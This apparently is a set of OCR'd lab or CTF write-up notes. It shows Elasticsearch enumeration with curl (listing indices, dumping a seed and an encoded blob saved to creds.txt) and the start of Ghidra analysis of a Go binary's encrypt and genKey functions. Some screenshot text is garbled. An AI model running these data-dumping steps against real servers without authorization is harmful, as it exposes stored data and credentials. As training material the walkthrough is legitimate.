
To obtain **information about which kind of data is saved inside an index** you can access: `http://host:9200/<index>` from example in this case `http://10.10.10.115:9200/bank`

```
1. https://book.hacktricks.xyz/
2. Type `CTRL + k` <<< That will bring up the search prompt and type `9200`
3. https://book.hacktricks.xyz/network-services-pentesting/9200-pentesting-elasticsearch
4. ▷ curl -sk -X GET 'https://user:DumpPassword$Here@127.0.0.1:9200/_cat/indices?v'
health status index uuid pri rep docs.count docs.deleted store.size
yellow open    seed IFqNEgelRBGiX47C4RPrWg   1   1
yellow open   user-00001 U-VSLEKsQXuWhVuiv8em2A   1   1
5. All of these commands are comming from the hacktricks page listed above.
6. ▷ curl -sk -X GET 'https://user:DumpPassword$Here@127.0.0.1:9200/seed/_search' | jq  | sed 's/\"//g' | tr -d '{}[],' | sed
'/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
took: 78
timed_out: false
_index: seed
_id: 1
seed: 89461319
7. Seems like this seed is static.
```


27. I have no idea where s4vitar got the syntax `USER-00001` from but I use it and it responds with a base64 incoded hash.

```
1.  ▷ curl -sk -X GET 'https://user:DumpPassword$Here@127.0.0.1:9200/user-00001/_search' | jq  | sed 's/\"//g' | tr -d '{}[],' |
sed '/^[[:space:]]*$/d' | sed 's/[ ]\+/ /g' | sed 's/^ //g'
>>> _index: user-00001
_id: jcaZuo8BaEejPd32PPqX
blob: z4LNZcDOiCIWqkPd5guj8N8LWEV3tkQ8Pa6pYKpLzQ3012GaHskWop0uBrU_GvYWi7NXM4rdl04=
timestamp: 2024-05-27T08:09:15.7836218-07:00
2.  ▷ echo "z4LNZcDOiCIWqkPd5guj8N8LWEV3tkQ8Pa6pYKpLzQ3012GaHskWop0uBrU_GvYWi7NXM4rdl04=" | base64 -d; echo
`çeΈ"C`
a.base64: invalid input
3. I copy the seed, and the blob to my creds.txt file.
```


Ghidra



Binary analysis using Ghidra



Analyze?
a.exe has not been analyzed. Would you like to analyze it now?
Yes
No
No (Don't ask again)

```
1. ▷ ghidra &> /dev/null & disown
[1] 263919
2. Select file >>> new project >>> select the path where you want to store your project >>> name the project >>> save >>> finish
3. Now go to file >>> import file >>> Import our target file `a.exe` >>> click on select >>> click ok
4. Click ok to close info pop up >>> Click on your target binary `a.exe` and drag and drop it on top of the dragon icon.
5. `binary has not been analyzed analyze now?` >>> click yes and analyze. Keep defaults is fine.
6. It will display a `No Function` in the Decompiler. It should take around 5 minutes to analyze the file and then populate the
Decompiler.
7. It finally finishes analyzing.
```


Graph Navigation Search Select Tools Window Help
Listing: a.exe
Decompiler
No Function
Reposition Program?
Analysis found the symbol "entry". Would you like to go to that symbol?
Yes
No

```
73 74 72
75 63 74 ...
)08932a3 2a              uleb128    2Ah                       strler
)08932a4 2a 73 74 72 75  char[42]   "*struct { F uintptr; … value
```

Ghidra continued...



Search Select Tools Window Help
a.exe
Decompile: _rt0_amd64_windows - (a.exe)

```
327d 00           ??        00h
327e 00           ??        00h
327f 00           ??        00h

             ****************************************
             * type *nistec.p256Element
             ****************************************
             crypto/internal/nistec::*nistec.p256Element_
3280 08 00 00       runtime....
     00 00 00
     00 00 08 ...
32b8 00           ??        00h
32b9 00           ??        00h
32ba 00           ??        00h
32bb 00           ??        00h
32bc 00           ??        00h
32bd 00           ??        00h
32be 00           ??        00h
32bf 00           ??        00h

             ****************************************
             * type *fiat.p224MontgomeryDomainFieldElemer
             ****************************************
             crypto/internal/nistec/fiat::*fiat.p224Montg
32c0 08 00 00       runtime....
     00 00 00
     00 00 08 ...
08982c0 08 00 00 00 00  runtime....                    ty
        00 00 00 08 00
        00 00 00 00 00...
008982c0 08 00 00 00 00  uintptr    8h
        00 00 00
```

```
/* WARNING: Removing unreachable block (ram,0x00463746) */
/* WARNING: Removing unreachable block (ram,0x0046371b) */
/* Golang function info: Flags: [ASM], ID: NORMAL
   Golang source: /usr/local/opt/go/libexec/src/runtime/rt0_

void _rt0_amd64_windows(void)

{
  sdword *psVar1;
  uint32 *puVar2;
  dword dVar3;
  undefined *puVar4;
  void *pvVar5;
  uint32 uVar6;
  uint uVar7;
  uint extraout_RBX;
  int in_GS_OFFSET;
  int32 unaff_retaddr;
  undefined auStackY_ffc8 [65416];
  undefined8 uStackY_40;
  undefined **ppuVar8;

  runtime.g0.stack.hi = (uintptr)&stack0xfffffffffffffd0;
  runtime.g0.stack.lo = (uintptr)auStackY_ffc8;
  psVar1 = (sdword *)cpuid_basic_info(0);
  dVar3 = psVar1[1];
  uVar6 = psVar1[3];
  if (*psVar1 != 0) {
    if (((dVar3 == 0x756e6547) && (psVar1[2] == 0x49656e69))
```

Ghidra finished analyzing the binary now lets inspect the results.

```
1. If he font is too small go to >>> File >>> Tool Options >>> Decompiler >>> click on Display >>> Click font and select size you want >>> click apply then ok
2. I selected `source code pro medium` with a font size of `14` with bold
```




```
Symbol Tree
  m
    main
      *main.Seed___runtime.ptrtype
      main.encrypt
      main.genKey
      main.main
      main.main.func1
      main.main.func2
      main.main.func3
      main.randStringList
      main.Seed___runtime.structtype
      main.Seed___runtime.structtype_fields
      main.Seed_runtime.uncommontype
      type:.eq.main.Seed
  net
    net
Filter: main
```

```
008982 80 08 00 00
          00 00 00
          00 00 08
008982b8 00
008982b9 00
008982ba 00
008982bb 00
008982bc 00
008982bd 00
008982be 00
008982bf 00

008982c0 08 00 00
          00 00 00
          00 00 08
008982c0 08 00
          00 00
          00 00
008982c0 08
```

End of Line comment

30. Go to the `symbol tree` and filter for `main`

